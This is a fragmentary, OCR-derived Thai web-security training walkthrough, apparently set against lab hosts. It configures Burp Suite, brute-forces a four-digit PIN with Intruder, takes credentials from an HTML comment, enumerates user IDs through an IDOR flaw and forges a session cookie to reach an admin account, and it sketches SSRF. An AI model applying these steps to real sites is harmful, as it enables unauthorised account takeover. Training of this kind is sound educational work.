


Sync and save data
Sign In
New tab
New window
New private window
Bookmarks
History
Downloads
Passwords
Add-ons and themes
Print…
Zoom
100%
Settings

Setting




Search Results

Network Settings

Configure how Firefox connects to the internet. Learn more

proxy
Settings…

Proxy



Connection Settings

Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings


● Manual proxy configuration


HTTP Proxy 127.0.0.1 Port 8080

☑ Also use this proxy for HTTPS


127.0.0.1 8080

http://burp


http://burp/
Burp Suite Commu
Welcome to Burp Suite Communi
STH Training
Switch to Tab
SDH Bank | Campaign
Switch to Tab



CA Certificate

กด "CA Certificate"



cacert(1).der
Completed — 939 bytes
Show all do

จะได้ไฟล์ cacert.der

ค้นหาคำว่า "certificate"



Firefox
about:preferences#searchResults
certificate
Search Results
Certificates
Query OCSP responder servers to confirm the current validity of certificates
View Certificates…

กด View Certificate



Certificate Manager
Your Certificates
Authentication Decisions
People
Servers
Authorities
Certificate Name
Security Device
View…
Edit Trust…
Import…
Export…
Delete or Distrust…
OK

กด Import

เลือกไฟล์ cacert.der



cacert(1).der

admin
admin



Incorrect PIN. Try again
Enter PIN
Enter 4-digit PIN
Submit PIN

Step 1

Step 2


https://web4.lab.p7z.pw/pin.php
Add to scope
Scan
Send to Intruder
Ctrl+I


กด "Add"


Add §
Clear §
Auto §

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://web4.lab.p7z.pw/pin.php
Content-Type: application/x-www-form-urlencoded

pin=§1234§
```

Step 3



Payloads

Payload type: Numbers

Payload count: 10

Request count: 10

Number range

Type: ● Sequential ○ Random

From: 1330

To: 1339

Step: 1

Number format

Base: ● Decimal ○ Hex

Min integer digits: 4

Max integer digits: 4

เลือก Type "Numbers"


From: 1330


To: 1339

Min: 4

Start attack


เรารู้ว่าถ้าใส่ PIN ไม่ถูกต้องเว็บจะขึ้น


Incorrect PIN. Try again!
Enter PIN



```
POST /pin.php HTTP/2
Host: web4.lab.p7z.pw
Cookie: cf_clearance=
```


Column ชื่อ incorrect


Grep - Match
Flag responses matching these expressions:
Incorrect
Paste
Load…
Remove
Clear
Add


Grep - Match

Web - Account Takeover

ขั้นที่ 1
เจอ รหัสผ่าน testuser1 จาก HTML Comment




```
<body>
<!--
    ## DEVELOPER NOTE
    ### Test User Account
        - Username: testuser1
        - Password: testuser1
-->
```


Login
You have not yet logged in.
testuser1

ขั้นที่ 2
โจมตีช่องโหว่ IDOR

https://web2.lab.p7z.pw/index.php?user_id=1
https://web2.lab.p7z.pw/index.php?user_id=2
https://web2.lab.p7z.pw/index.php?user_id=3
https://web2.lab.p7z.pw/index.php?user_id=4
https://web2.lab.p7z.pw/index.php?user_id=5
https://web2.lab.p7z.pw/index.php?user_id=6





```
https://web2.lab.p7z.pw/login.php
Content-Type:
application/x-www-form-urlencoded
Content-Length: 37
Origin: https://web2.lab.p7z.pw
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

username=testuser1&password=testuser1
```

```
Set-Cookie: session=testuser1; path=/
Location: /index.php?user_id=1
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer-when-dow
Content-Security-Policy: default-src
'unsafe-eval' 'unsafe-inline'
Cf-Cache-Status: DYNAMIC
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel
\/report\/v4?s=5%2BpcnIvz1z1lStjNYRQ4
ESyM3tcmx3x7D740anogVLSVfaRV9LM8xjywR
```

ขั้นที่ 3
เจอ secret_admin


IDOR - Web Challenge
Hi, secret_admin
Your session is not correct.



https://web2.lab.p7z.pw
SDH
IDOR - Web Challenge 1
Hi, secret_admin
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Cache Storage
Cookies
Indexed DB
Local Storage
Session Storage

| Name | Value |
|---|---|
| cf_cleara… | BL0.15rNaPYWcx0P_QVt42fDT_nZAO8wb82HDnAOSIQ-1751090501-1.2.1.1-nVc |
| PHPSES… | 8b86c8fb5d0bd472d9fd1162951fefab |
| session | secret_admin |

ขั้นที่ 4
แก้ค่า Session Cookie เป็น secret_admin


## Cross-Site Request Forgery (CSRF)

## Server-Side Request Forgery (SSRF)


User
โพสต์
https://ncsa.or.th
ตอนแฮก
โพสต์
https://10.0.123.123/cctv
Facebook.com
เข้าเว็บ
https://10.0.123.123/cctv
รูป Thumbnail
เข้าเว็บ
รูป Thumbnail
https://ncsa.or.th

**Memory Forensics**

